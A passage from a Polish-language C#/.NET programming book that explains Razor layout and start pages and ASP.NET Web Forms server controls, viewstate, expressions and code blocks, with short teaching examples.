Witryny WWW często korzystają z treści, które są wyświetlane na wielu stronach. Na przykład każda strona witryny może zawierać ten sam tytuł i elementy nawigacyjne u góry oraz ten sam zestaw łączy u dołu. Mechanizm Razor pozwala umieszczać takie wspólne treści na *stronach układu* (ang. *layout pages*), dzięki czemu pozostałe strony będą mogły zawierać jedynie unikatowe, charakterystyczne dla nich treści. Aby zdefiniować stronę układu, należy utworzyć plik, którego nazwa rozpoczyna się do znaku podkreślenia, na przykład *\_CustomLayout.cshtml*. Dzięki temu strona nie będzie udostępniana w normalny sposób — jeśli spróbujemy ją pobrać, serwer WWW zgłosi błąd numer 404, informujący o tym, że strona nie została znaleziona. Takie rozwiązanie jest konieczne, gdyż same strony układu nie są kompletne. Kod prostej strony układu został przedstawiony na [Przykład 20-13](#).

### Przykład 20-13. Strona układu

---

```
<!DOCTYPE html>
<html>
    <head>
        <title>@Page.Title</title>
        @RenderSection("head", required: false)
    </head>
    <body>
        @RenderBody()
    </body>
</html>
```

---

Jak widać, powyższa strona definiuje zwyczajny element główny *<html>* wraz ze standardowymi sekcjami *<head>* i *<body>*. Oprócz tego definiuje specjalne wyrażenia, określające miejsca, w których będzie wstawiana zawartość poszczególnych stron. Powyższy przykład wykorzystuje trzy techniki pozwalające na umieszczanie w układzie treści z konkretnych stron. Pierwszą z nich jest właściwość *Page* — jak już wspominałem, jest to właściwość typu *dynamic* dostępna na całej stronie, a kiedy fragment strony jest generowany przez plik układu, to plik ten ma dostęp do tej samej właściwości *Page* co plik treści, w którym dany układ został użyty. *Title* nie jest standardową właściwością — zgodnie z niepisaną konwencją poszczególne strony określają wartość tej właściwości w bloku kodu. Przykład przedstawiony na [Przykład 20-14](#) używa pliku układu z

## Przykład 20-13.

### Przykład 20-14. Stosowanie układu w stronie treści

---

```
@{  
    Page.Title = "To jest moja strona";  
    Layout = "_CustomLayout.cshtml";  
}  
  
<div>  
    A to jest treść strony.  
</div>
```

Blok kodu umieszczony na górze pliku określa wartość właściwości `Page.Title`, która następnie zostanie pobrana przez wyrażenie `@Page.Title` z [Przykład 20-13](#). Ten sam blok określa wartość właściwości `Layout`; jest to właściwość zdefiniowana w klasie bazowej `WebPage`, informującą mechanizm Razor, że chcemy użyć konkretnej strony układu. Takie symbole zastępcze tworzone przy użyciu właściwości zdają egzamin, jeśli wszystko, na czym nam zależy, to przekazywanie prostych tekstów; jednak czasami będziemy potrzebować czegoś więcej. Na przykład cała reszta pliku zawiera jakąś zawartość HTML, a kiedy użytkownik zażąda danej strony, mechanizm Razor wstawi tę zawartość do kopii strony układu, zastępując nią element `@RenderBody` z [Przykład 20-13](#).

Wszystkie strony układu udostępniają element `@RenderBody` reprezentujący miejsce, w którym zostanie wstawiona zawartość strony, dla której dana strona układu jest używana; jednak korzystając z elementu `@RenderSection`, można dodać więcej takich miejsc. Przykład przedstawiony na [Przykład 20-13](#) używa tego elementu, by zdefiniować obszar wstawiania o nazwie `head`, który dodatkowo został oznaczony jako opcjonalny. Ponieważ został on umieszczony wewnątrz elementu `<head>`, zatem zapewnia poszczególnym stronom możliwość umieszczenia dodatkowych elementów w części nagłówkowej strony, choć jednocześnie ich do tego nie zmusza. A zatem jeśli użyjemy strony z [Przykład 20-14](#), nie zostanie wyświetlony żaden błąd, choć zawartość tej sekcji nie została określona. Jednak jak pokazuje [Przykład 20-15](#), konkretna strona może skorzystać z tej okazji, by dodać jakieś elementy, takie jak łącze do pliku CSS, który jest wymagany tylko w niektórych przypadkach.

### Przykład 20-15. Strona zawartości z dodatkową sekcją

---

```
@{  
    Page.Title = "To jest moja strona";  
    Layout = "_CustomLayout.cshtml";  
}  
  
<div>
```

```
To jest treść mojej strony.  
</div>  
  
@section head  
{  
    <link href="~/Content/Special.css" rel="stylesheet" type="text/css" />  
}
```

---

Bardzo często będziemy chcieli, by wszystkie nasze strony (bądź przynajmniej strony z określonego katalogu) miał pewne wspólne elementy. Na przykład możemy zdecydować, że mają one korzystać z tej samej strony układu. Możemy to zrobić w długi i męczący sposób — dodając na początku każdej strony wiersz kodu określający używaną stronę układu, jednak sytuacja stanie się znacznie gorsza, jeśli na każdej z takich stron będziemy chcieli korzystać z jakiegoś kodu wykonywanego po stronie serwera. Ilość takiego powtarzającego się kodu można zmniejszyć, używając strony o nazwie *\_PageStart.cshtml*.

## Strony początkowe

Jeśli utworzymy stronę o nazwie *\_PageStart.cshtml*, to mechanizm Razor potraktuje ją w specjalny sposób. Podobnie jak w przypadku stron układu, także i tutaj znak podkreślenia oznacza, że strona nie będzie dostępna bezpośrednio dla użytkowników witryny, jednak ta konkretna nazwa oznacza także coś więcej. Za każdym razem, gdy zostanie odebrane żądanie dotyczące jednej ze stron umieszczonych w tym samym katalogu, w którym znajduje się plik *\_PageStart.cshtml*, mechanizm Razor wykona najpierw stronę początkową, a dopiero potem tę, której dotyczyło żądanie. (Dotyczy to także plików umieszczonych w katalogach podrzędnych). Moglibyśmy zatem stworzyć taką stronę początkową zawierającą kod przedstawiony na [Przykład 20-16](#).

Przykład 20-16. Określanie wspólnego układu przy użyciu strony początkowej

---

```
@{  
    Layout = "_CustomLayout.cshtml";  
}
```

Oznaczałoby to, że we wszystkich stronach umieszczonych w tym samym katalogu oraz w jego katalogach podrzędnych zostanie automatycznie określona domyślna strona układu — dzięki temu nie trzeba będzie określać jej przy użyciu bloków kodu umieszczanych na poszczególnych stronach. W razie potrzeby w takiej stronie początkowej można także umieścić bardziej złożony kod.

## PODPOWIEDŹ

Jeśli korzystamy z mechanizmu Razor w internetowych aplikacjach MVC (a nie prostych witrynach WWW, które także można tworzyć w Visual Studio), to strony początkowe muszą mieć nieco inną nazwę: `_ViewStart.cshtml`. Same strony działają dokładnie w taki sam sposób — ta zmiana ma na celu jedynie lepsze dostosowanie nazwy pliku do terminologii stosowanej w aplikacjach MVC, o czym zresztą piszę w dalszej części rozdziału.

Jak już wspominałem wcześniej, Razor nie jest jedyną składnią służącą do tworzenia stron WWW zawierających dynamiczny kod wykonywany po stronie serwera. W rzeczywistości Razor jest stosunkowo nowym dodatkiem do .NET, gdyż po raz pierwszy udostępniono go w 2010 roku, czyli niemal dekadę po udostępnieniu składni `.aspx`, która została wprowadzona w .NET 1.0.

## Web Forms

Pliki z rozszerzeniem `.aspx` korzystają z technologii ASP.NET o nazwie Web Forms. Udostępnia ona zbiór możliwości, które są bardzo podobne do tych opisanych przy okazji przedstawiania mechanizmu Razor; między innymi pozwalają one na umieszczanie wyrażeń i bloków kodu w treści strony oraz zapewniają mechanizm służący do definiowania układu głównego, do którego w określonych miejscach jest wstawiana zawartość stron. Jednak składnia stosowana w technologii Web Forms jest nieco inna — jak już wspominałem wcześniej, pliki `.aspx` korzystają z zestawu konwencji używanych we wcześniejszej technologii ASP, stosowanej w latach 90. ubiegłego wieku. Istnieje jednak jeszcze jedna, bardzo istotna różnica: technologia Web Forms udostępnia całkowicie odmienny model tworzenia dynamicznych stron WWW, bazujący na wykorzystaniu **kontrolek serwerowych** (ang. *server-side controls*).

## Kontrolki serwerowe

Kontrolki zawsze stanowiły bardzo ważną możliwość technologii firmy Microsoft służących do tworzenia interfejsów użytkownika w aplikacjach klienckich. Istnieją w systemach Windows już od lat 80. ubiegłego wieku, a jak można się było przekonać, czytając [Rozdział 19.](#), cały czas są bardzo ważną abstrakcją w najnowszych interfejsach użytkownika tworzony przy użyciu języka XAML. Technologia Web Forms próbuje wprowadzić analogiczny model do świata aplikacji internetowych, wykonywanych po stronie serwera. Zamiast tworzyć aplikacje pojmowane jako kod, który trafia do przeglądarki, możemy używać drzewa kontrol serwerowych, reprezentującego planowany interfejs użytkownika. Przed przesaniem odpowiedzi do klienta ASP.NET konwertuje je, dzięki czemu przeglądarka odbiera standardowy kod HTML. Zasadniczą cechą tego modelu jest

wsparcie dla programowania bazującego na zdarzeniach, przypominającego tworzenie kodu aplikacji klienckich. W ramach przykładu [Przykład 20-17](#) przedstawia formularz zawierający trzy kontrolki: pole tekstowe, przycisk oraz etykietę.

### Przykład 20-17. Kontrolki serwerowe

```
<form id="form1" runat="server">
    <div>
        <asp:TextBox ID="inputTextBox" runat="server"></asp:TextBox>
    </div>
    <div>
        <asp:Button ID="appendButton" runat="server" Text="Dopisz"
            OnClick="appendButton_Click" />
    </div>
    <div>
        <asp:Label ID="outputLabel" runat="server" Text=""></asp:Label>
    </div>
</form>
```


Znaczniki zaczynające się od `asp:` bez wątpienia nie są standardowymi elementami HTML. Warto także zwrócić uwagę na atrybut `runat="server"`, oznaczający, że chcemy, by obiekty reprezentujące te elementy były dostępne dla kodu obsługującego żądanie. Technologia Web Forms używa podobnego modelu kodu ukrytego co XAML. (W rzeczywistości technologia Web Forms została opracowane wcześniej niż język XAML, a zatem z historycznego punktu widzenia bardziej poprawne byłby stwierdzenie, że to model kodu ukrytego stosowanego w języku XAML została zainspirowany przez ASP.NET). Widoczny na [Przykład 20-17](#) atrybut `OnClick` przycisku odwołuje się do procedury obsługi zdarzeń umieszczonej w pliku źródłowym kodu ukrytego skojarzonym z tą stroną; zawartość tego pliku została przedstawiona na [Przykład 20-18](#).

### Przykład 20-18. Wykonywana na serwerze procedura obsługi zdarzeń interfejsu użytkownika aplikacji internetowej

```
protected void appendButton_Click(object sender, EventArgs e)
{
    outputLabel.Text += inputTextBox.Text;
}
```

To rozwiązanie bardzo przypomina kod tworzony w normalnych aplikacjach klienckich. Odpowiada on na informacje wprowadzane przez użytkownika przy użyciu zwyczajnej procedury obsługi zdarzeń, która odczytuje właściwość kontrolki pola tekstowego, określając w ten sposób tekst wpisany przez użytkownika, a następnie dodaje go do aktualnej zawartości kontrolki etykiety. Jeśli będziemy wpisywać tekst i kliknąć przycisk, to zawartość etykiety będzie stopniowo powiększana, prezentując przy tym wszystko, co zostało wpisane do tej pory.

Rysunek 20-1 przedstawia wyniki uzyskane po wpisaniu słowa Jeden, kliknięciu przycisku *Dopisz*, wpisaniu słowa Dwa i ponownym kliknięciu przycisku.



Rysunek 20-1. Wyświetlane w przeglądarce efekty działania kontrolek serwerowych

By umożliwić taki sposób działania, ASP.NET musi pokonać kilka problemów. Kod ukryty takiego internetowego formularza jest wykonywany na serwerze, jednak użytkownik kliką przycisk w przeglądarce. Dlatego też przeglądarka informuje serwer o kliknięciu, przesyłając żądanie POST protokołu HTTP, a ASP.NET musi określić, co było przyczyną przesłania żądania, i wykonać naszą procedurę obsługi zdarzeń. Jednak nasza procedura obsługi zdarzeń oczekuje, że kontrolka będzie mieć odpowiednią wartość, zatem ASP.NET musi zapewnić, że wszystkie obiekty kontrolek zostaną prawidłowo zainicjowane. Na przykład tekst, który użytkownik wpisał w polu tekstowym i który zostanie przesłany w żądaniu POST jako dane z formularza, musi zostać skopiowany do właściwości *Text* obiektu pola tekstowego. Jednak najciekawsze w tym przykładzie jest działanie kontrolki etykiety.

Aby kod z Przykład 20-18 mógł dodać tekst do etykiety, jej właściwość *Text* musi zawierać tekst, który był wyświetlony w etykiecie w momencie zgłoszenia obsługiwanej zdarzenia. To jednak jest znacznie bardziej skomplikowane niż przekazywanie wartości zwykłego pola tekstowego, gdyż żądanie POST przesyłane przez przeglądarkę zazwyczaj nie zawiera zwykłych treści strony WWW; przeglądarka nie przesyła na serwer pełnej kopii strony, a jedynie zawartość pól służących do wprowadzania danych, a etykieta nie jest takim polem — ASP.NET przekształca ją na element *<span>*. A zatem skoro te dane nie są przesyłane na serwer wraz z zawartością formularza, to w jaki sposób ASP.NET jest w stanie podać wartość właściwości *Text* etykiety, sprawiając tym samym, że każde kolejne kliknięcie przycisku dodaje nowy tekst do wcześniejszej zawartości etykiety?

Można by się zastanawiać, czy ASP.NET nie przechowuje kopii kontrolek gdzieś w pamięci, tak by w przypadku odebrania żądania POST można było odszukać te same obiekty, które były używane podczas ostatniego generowania strony. Jednak takie

rozwiązań byłoby koszmarnie nieefektywne, gdyż serwer nie miałby żadnego sposobu określenia, czy można już przestać przechowywać te obiekty w pamięci, a zatem musiałby je trzymać przez jakiś rozsądnie długi zakres czasu. Co więcej, takie rozwiązanie byłoby nieprzydatne w przypadku korzystania z farmy serwerów, gdyż oznaczałoby, że wszystkie kolejne żądania przesyłane przez konkretnego klienta muszą być kierowane do tego samego serwera. Na szczęście ASP.NET nie stosuje takiego rozwiązania. Nawet jeśli w przerwie pomiędzy dwoma kolejnymi żadaniami serwer WWW zostanie zatrzymany i uruchomiony ponownie, to procedura obsługi zdarzeń kliknięcia wciąż będzie miała do dyspozycji prawidłowy stan. Co więcej, można by całkowicie usunąć komputer początkowo obsługujący żądania i zastąpić go zupełnie nowym, a strona wciąż działałaby prawidłowo.

Wcześniej użyłem trochę pokrętnego sformułowania — napisałem, że przeglądarka, wysyłając dane z formularza przy użyciu żądania POST, *zazwyczaj* nie dodaje do niego normalnej treści strony, a jedynie zawartość pól. Niemniej jednak ASP.NET robi coś, co nie jest całkowicie zwyczajne, a mianowicie sprawia, że niektóre z tych treści zostaną przekazane w żądaniu jako wartości pól ukrytych. Wciąż nie oznacza to przesyłania całej strony — ASP.NET określa, jakie informacje mają trafić do żądania POST, by możliwe było odtworzenie bieżącego stanu. Jeśli więc na stronie znajdują się kontrolki etykiet, których kod działający na serwerze nie zmodyfikował, to podczas generowania reprezentującego je kodu HTML ASP.NET będzie wiedzieć, że znajdują się one w stanie początkowym i nie trzeba robić niczego szczególnego, by je obsługiwać — jeśli w ramach obsługi kolejnych żądań zostaną one w całości odtworzone, to będą wyglądały dokładnie tak samo jak teraz. Jeśli jednak kod serwerowy zmodyfikował jakiekolwiek właściwości, nadając im wartości inne od domyślnych, to ASP.NET umieści informacje o tych zmianach w polu ukrytym. Do tego celu używane jest tylko jedno pole dla jednego formularza i jest ono określone jako *stan widoku* (ang. *viewstate*). Jego przykład został przedstawiony na [Przykład 20-19](#).

#### Przykład 20-19. Kod formularza przekazany do przeglądarki

```
<form method="post" action="Examples17-18.aspx" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="ZGVY6RYA9sgagdiNe2DPI
Aw2ItrsY5SyDhu8F0Mi/1aTxr5U9TIL+H2zSaUlpuXUswy4A/0ksuZsf9Smz750F3GYmaGHtkLWFVLD/doh
BWlqxuI21bP2lxp4u/rHrKZgnJAHZy83g+pEyx8CoUh9iWUwB1Nb6enBR6PcwrHnkT0=" />
</div>

<div class="aspNetHidden">

<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value=
"lYSmeFiort51fmHPwdIADejII0qRm9v30XWRxB6oghwcdUUUnwxYk0vIg0bN2FDEoMRxGLgaFr+xnzL"
```

```
↳yAVHMiF0lm8Q/gE+BJnEu0IJJIjvYBL62cWQj0BzT6PKFmLvIkSIXKZXk2NICAL+h2Y4dLbQg==" />
</div>
<div>
    <input name="inputTextBox" type="text" value="Pięć" id="inputTextBox" />
</div>
<div>
    <input type="submit" name="appendButton" value="Dopisz" id="appendButton" />
</div>
<div>
    <span id="outputLabel">JedenDwaTrzyCzteryPięć</span>
</div>
</form>
```

Tak wygląda kod HTML wygenerowany dla formularza z [Przykład 20-17](#), gdy postać strony była taka jak na [Rysunek 20-1](#). Trzeba zwrócić uwagę, że kontrolki **TextBox** oraz **Button** zostały zamienione na elementy **input**, co jest słuszne, gdyż przeglądarka nie widziałaby, co zrobić z elementem **<asp:TextBox>**. Z kolei kontrolka **Label** została przekształcona na element **span**, a zawartością stała się wartość jej właściwości **Text**. Jednak elementem, który sprawia, że ASP.NET będzie w stanie odtworzyć odpowiedni stan kontrolek na serwerze, jest element pola ukrytego widoczny na samej górze kodu, wyróżniony pogrubioną czcionką. Wartością tego pola jest blok danych zapisany przy użyciu kodowania Base64, zawierający informacje o tym, w których kontrolkach właściwości mają wartości inne niż domyślne, oraz jakie to są wartości.

A zatem kiedy ASP.NET odbierze żądanie POST przesłane z formularza, tworzy od podstaw nowy zestaw kontrolek, bazując przy tym na zawartości pliku **.aspx**, a następnie modyfikuje te kontrolki zgodnie z informacjami zapisanymi w stanie widoku. Oznacza to, że serwer nie musi pamiętać niczego o wcześniejszych żądaniach; będzie w stanie sprawić wrażenie, że dysponujemy kontrolkami znajdującymi się w tym samym stanie co podczas poprzedniego żądania, choć w rzeczywistości jest to zbiór zupełnie nowych obiektów.

## PODPOWIEDŹ

Domyślnie ASP.NET zabezpiecza stan widoku na dwa sposoby. Pierwszym z nich jest szyfrowanie danych. Może to mieć znaczenie, gdyż stan domyślnie obejmuje wszystkie właściwości, a nie tylko te, które dają jakieś widoczne efekty, dlatego też może się zdarzyć, że jakieś wrażliwe dane przechowywane we właściwości, która według nas miałaby być przechowywana wyłącznie na serwerze, zostaną skopiowane do stanu widoku. Dodatkowo ASP.NET generuje **kod uwierzytelniania komunikatu** (ang. *message authentication code*, w skrócie MAC) — informacje kryptograficzne, które uniemożliwiają modyfikację danych — uniemożliwiając użytkownikom podawanie swoich własnych wartości, które będą używane przez nasze kontrolki. Można uznać, że jednoczesne stosowanie zarówno szyfrowania, jak i MAC jest pewną przesadą; jednak MAC jest stosowany dlatego, że wcześniejsze wersje ASP.NET nie obsługiwały domyślnie szyfrowania.

Jak pokazuje [Przykład 20-19](#), ASP.NET konwertuje kontrolki serwerowe, takie jak `asp:TextBox`, do postaci odpowiednich elementów HTML. Niemniej jednak jeśli uznamy za stosowne, to możemy także bezpośrednio używać zwyczajnych elementów HTML, zachowując przy tym możliwość korzystania z opisanego wcześniej modelu kontrolek serwerowych.

### Serwerowe kontrolki HTML

Atrybut `runat="server"` można stosować także w zwyczajnych znacznikach HTML. Mogłeś zauważyć, że atrybut ten został użyty w znaczniku `<form>` przedstawionym na [Przykład 20-17](#). Jednak równie dobrze można go użyć w każdym elemencie umieszczonym wewnątrz formularza, o ile tylko znajdzie się on także w samym znaczniku formularza. [Przykład 20-20](#) pokazuje kod, który robi dokładnie to samo co przykład z [Przykład 20-17](#), jednak bez użycia jakichkolwiek kontrolek z prefiksem `asp:`. Zamiast nich w tym przykładzie używane są zwyczajne typy elementów HTML z atrybutem `runat="server"`.

### Przykład 20-20. Serwerowe kontrolki HTML

```
<form id="form1" runat="server">
    <div>
        <input id="inputTextBox" type="text" runat="server"></input>
    </div>
    <div>
        <input id="appendButton" type="button" runat="server" value="Dopisz"
            onserverclick="appendButton_Click" />
    </div>
    <div>
        <span ID="outputLabel" runat="server"></span>
    </div>
</form>
```

Zastosowanie takiego formularza wymaga wprowadzenia pewnych zmian w

procedurze obsługi zdarzeń. W przypadku użycia znaczników HTML nazwy właściwości dostępne w kodzie ukrytym odpowiadają nazwom atrybutów HTML. (Wszystkie kontrolki ASP.NET używają konwencji stosowanej w bibliotece klas .NET Framework, dzięki czemu praca z nimi wyda się programistom .NET czymś normalnym, jednak używane przez nie nazwy w większości przypadków różnią się od tych stosowanych w języku HTML). A zatem choć podstawowy sposób działania jest taki sam jak w procedurze obsługi zdarzeń z [Przykład 20-18](#), to jednak w tej z [Przykład 20-21](#) muszą być używane inne nazwy właściwości.

#### Przykład 20-21. Stosowanie serwerowych kontrolek HTML w kodzie ukrytym

```
protected void appendButton_Click(object sender, EventArgs e)
{
    outputLabel.InnerText += inputTextBox.Value;
}
```

Zważywszy na to, że można używać normalnych typów elementów HTML oraz modelu kontrolek serwerowych, można się zastanawiać, dlaczego ASP.NET w ogóle definiuje takie elementy jak `asp:TextBox` oraz inne kontrolki przedstawione na [Przykład 20-17](#). Otóż robi to, by udostępnić spójny i logiczny model programowania. Ze względu na wojny przeglądarki prowadzone w latach 90. język HTML był rozwijany w sposób nieco przypadkowy, a w rezultacie różne elementy w całkowicie dowolny sposób służą do tych samych celów. ASP.NET pozwala nie zaprzatać sobie głowy wieloma pozbawionymi znaczenia niekonsekwencjami przesładującymi technologie programistyczne stosowane po stronie klienta, udostępniając w ramach alternatywy swoje własne kontrolki serwerowe, które są spójne nie tylko pomiędzy sobą, lecz także zgodne z konwencjami stosowanymi w całej platformie .NET. Jednak osoby, które już dobrze znają HTML i inne związane z nim technologie, mogą nie być zachwycone perspektywą poznawania alternatywnych kontrolek ASP.NET; to właśnie z myślą o nich dostępne są oba zestawy kontrolek serwerowych.

W zależności od punktu widzenia technologia Web Forms stanowi bądź to inteligentny sposób uzyskania klasycznego modelu programowania, stworzony na bazie systemu, który początkowo nie zapewniał takich możliwości, bądź też upartą próbę odrzucenia sposobu działania stron WWW. Niezależnie od tego, jak chytrym rozwiązaniami może być technologia Web Forms, stosowanie jej może powodować problemy. Jeśli programiści będą jedynie poznawać jej model programowania, bez dogłębnego zrozumienia jego tajników, to nieumyślnie mogą doprowadzić do generowania bardzo dużych ilości danych przechowywanych w stanie widoku. Taki efekt szczególnie łatwo uzyskać, korzystając z kontrolki siatki — jeśli taką kontrolkę powiążemy z bardzo dużymi ilościami danych, to wszystkie one zostaną zapisane w stanie widoku, aby podczas obsługi kolejnego żądania ASP.NET mogło odtworzyć nową kontrolkę wyglądającą dokładnie tak samo jak poprzednia.

ASP.NET nie zakłada przy tym, że wyświetlimy w kontrolce te same dane. Zazwyczaj takie podejście nie jest potrzebne — przeważnie serwer WWW wciąż będzie miał dostęp do tego samego źródła danych, a zatem będzie mógł ponownie wypełnić kontrolkę tymi samymi danymi — tak duży stan widoku może jednak sprawić, że strona będzie o wiele kilobajtów większa, niż musiałaby być, niepotrzebnie spowalniając działanie witryny. Programiści muszą pamiętać, że abstrakcja, którą stanowią kontrolki serwerowe, nie jest naturalna dla WWW i że być może w celu zapewnienia, że wielkość strony będzie się nadawała od praktycznego użycia, będą musieli wyłączyć zapisywanie stanu widoku dla niektórych kontrolek bądź nawet dla całych stron.

Pewnym nieco bardziej kłopotliwym aspektem modelu przyjętego w Web Forms jest to, że tracimy pełną kontrolę nad kodem HTML przesyłanym do przeglądarki. Kod HTML przedstawiony na [Przykład 20-19](#) jest znaczco inny od postaci strony źródłowej z [Przykład 20-17](#), a nawet jeśli będziemy korzystać z serwerowych kontrolek HTML, to w celu zapewnienia ich prawidłowego działania ASP.NET i tak będzie modyfikować kod HTML przed przesaniem go do przeglądarki. Osoby, które nie lubią pisania kodu HTML, mogą doceniać sposób, w jaki technologia Web Forms separuje nas od niego; mogą także preferować model programowania oferowany przez serwerowe kontrolki ASP.NET, znaczco spójniejszy od obsługi zwyczajnego kodu HTML. Niemniej jednak w przypadku niektórych zastosowań ścisła kontrola nad tym, co jest przesyłane do przeglądarki, może być bardzo przydatna. Choć można uzyskać kontrolę nad plikiem *.aspx*, to jednak fakt, że jednym z podstawowych celów Web Forms było ukrycie przed nami tych wszystkich szczegółów, może sprawić, że uzyskanie dokładnie takich efektów, o jakie nam chodzi, może być czasami wyjątkowo trudne. Z kolei mechanizm Razor robi dokładnie to, co mu każemy, i nie będzie wprowadzał żadnych nieoczekiwanych zmian i dodatków do generowanego kodu.

Każdy musi sam zdecydować, czy przydatność udostępnianej abstrakcji przeważa potencjalne problemy, jakich może nam przysporzyć stosowanie technologii Web Forms. Bez wątpienia wciąż cieszy się ona dużą popularnością i udostępnia odpowiedniki wszystkich możliwości mechanizmu Razor. W kilku kolejnych punktach rozdziału omówię odpowiedniki opisanych wcześniej możliwości mechanizmu Razor, które można stosować w plikach *.aspx*.

## Wyrażenia

Aby stworzyć wyrażenie, które zostanie przetworzone na serwerze, a wynik pojawi się w kodzie HTML (czyli przypominające wyrażenia mechanizmu Razor poprzedzane znakiem @), należy użyć zapisu o następującej postaci:  
`<%:wyrażenie%>`. [Przykład 20-22](#) używa tego zapisu, by pokazać na stronie te same wartości, które prezentował przykład z [Przykład 20-1](#).

## Przykład 20-22. Zakodowane wyrażenia

```
<div>
    Postać łańcucha zapytania '<%: Request.QueryString %>'
</div>
<div>
    Rodzaj przeglądarki: '<%: Request.UserAgent %>'
</div>
```

Podczas prezentowania wartości zostanie użyte kodowanie HTML, dzięki czemu, jeśli wyrażenie zawiera takie znaki jak < lub >, zostaną one automatycznie skonwertowane do odpowiednich symboli znakowych, takich jak &lt; oraz &gt;. Jeśli zależy nam na wyświetleniu danych w nieprzetworzonej postaci, to zamiast dwukropka należy użyć znaku równości: <%= *wyrażenie*%>.

## Bloki kodu

Odpowiednikiem zapisu @{ } stosowanego w składni mechanizmu Razor w technologii Web Forms jest blok kodu ograniczony sekwencjami: <% oraz %>.

**Przykład 20-23** używa takich bloków kodu, by wygenerować te same wyniki co kod z [Przykład 20-9](#).

## Przykład 20-23. Bloki kodu w formularzu internetowym

```
<%
    System.Collections.Specialized.NameValueCollection qs =
        Request.Unvalidated.QueryString;
    foreach (string paramKey in qs)
    {
%>
    <div>
        Klucz <%: paramKey %>, wartość: <%: qs[paramKey] %>
    </div>
<%
    }
%>
```

Powyższy przykład pokazuje, że składnia Web Forms jest niejednokrotnie bardziej skomplikowana od składni mechanizmu Razor. W tym przykładzie musieliszyśmy użyć aż dwóch bloków kodu — jednego na początku pętli oraz drugiego zawierającego zamykający nawias klamrowy pętli. Gdybyśmy tak nie zrobili, to ASP.NET potraktowałoby treść umieszczoną wewnątrz pętli jako kod i spróbowałoby ją zinterpretować. Technologia Web Form nie dysponuje heurystykami mechanizmu Razor służącymi do określania, która treść jest kodem programu, a która kodem HTML — granice te należy określać jawnie. (To oznacza, że w Web Forms nie ma odpowiednika zapisu @: dostępnego w mechanizmie Razor. Jest on potrzebny, wyłącznie gdyby heurystyki zawiodły, a ponieważ Web Forms nigdy nie próbuje

odgadywać, co jest treścią, a co kodem programu, zatem w przypadku stosowania tej technologii żadne niejednoznaczności nie będą występować).

### PODPOWIEDŹ

W odróżnieniu od mechanizmu Razor strony `.aspx` nie zapewniają żadnego szczególnego wsparcia dla instrukcji sterujących przepływem. Aby napisać pętlę lub instrukcję `if`, należy je umieścić w bloku kodu w sposób przedstawiony na [Przykład 20-23](#).

Warto zwrócić uwagę, że w kilku ostatnich przykładach udało się nam użyć tych samych wyrażeń prezentujących wybrane informacje, których używaliśmy w przypadku stosowania mechanizmu Razor. Jest to możliwe dlatego, że oba te mechanizmy korzystają z tego samego środowiska wykonawczego ASP.NET, a zatem oba udostępniają podobny zbiór obiektów, z których można korzystać z blokach kodu oraz wyrażeniach.

## Standardowe obiekty stron

W [Tabeli 20-1](#) przedstawione zostały różne właściwości, z których można korzystać na stronach przetwarzanych przy użyciu mechanizmu Razor. Niemal wszystkie z nich są także dostępne dla wyrażeń oraz kodu ukrytego stron `.aspx`. Istnieją tylko dwa wyjątki. Nie jest dostępna właściwość `Output`, choć nie stanowi to wielkiego problemu — jeśli trzeba zapisać dane bezpośrednio w strumieniu wynikowym, to można skorzystać z właściwości `Output` obiektu `Response`.

Znacznie bardziej odczuwalny jest natomiast brak właściwości `Html` oraz udostępnianych przez nią metod pomocniczych służących do generowania różnego rodzaju standardowych elementów HTML. Brak bezpośredniego odpowiednika tej właściwości w technologii Web Forms wynika z faktu, że jeśli chcemy wygenerować elementy, których ustawienia będą kontrolowane dynamicznie, to powinniśmy w tym celu użyć kontrolek serwerowych.

## Klasy i obiekty stron

Technologia Web Forms sprawia, że fakt komplikacji strony do odrębnej klasy jest znacznie bardziej zauważalny niż w przypadku mechanizmu Razor, gdyż klasę tę można zobaczyć w pliku kodu ukrytego — każda strona `Page.aspx` będzie zazwyczaj posiadała towarzyszący jej plik `Page.aspx.cs`<sup>[90]</sup>. Nasza klasa będzie zazwyczaj dziedziczyć bezpośrednio po klasie `Page`, należącej do przestrzeni nazw `System.Web.UI`.

Jeśli na stronie `.aspx` wywołamy metodę `this.GetType`, to okaże się, że jest ona reprezentowana przez typ dziedziczący po naszym typie. ASP.NET generuje tę klasę

potomną, by umożliwić stosowanie szczególnego modelu wdrażania aplikacji: cały kod ukryty (oraz wszelkie inne pliki źródłowe C# wchodzące w skład projektu) można skompilować podczas tworzenia aplikacji, a jednocześnie pozostawić wszystkie pliki .aspx, pozwalając by zostały one przetworzone dopiero w trakcie jej działania. Pozwala to na modyfikowanie stron już na serwerze docelowym — na przykład: jeśli chcemy poprawić prosty błąd typograficzny, możemy to zrobić w działającej aplikacji, a ASP.NET na bieżąco wygeneruje nową klasę pochodną. Gdyby nasza klasa kodu ukrytego była używana bezpośrednio, to także i ją trzeba by powtórnie skompilować, a to oznaczałoby bądź to, że musimy skopiować na serwer ponownie skompilowany kod, by poprawić prosty błąd w treści strony, bądź też to, że musimy umieścić na serwerze kod źródłowy aplikacji. Możemy to zrobić, a ASP.NET skompiluje kod C# w trakcie działania aplikacji, jednak nie każdy chętnie się zgodzi na umieszczanie kodów źródłowych na serwerze WWW. Jednak nie 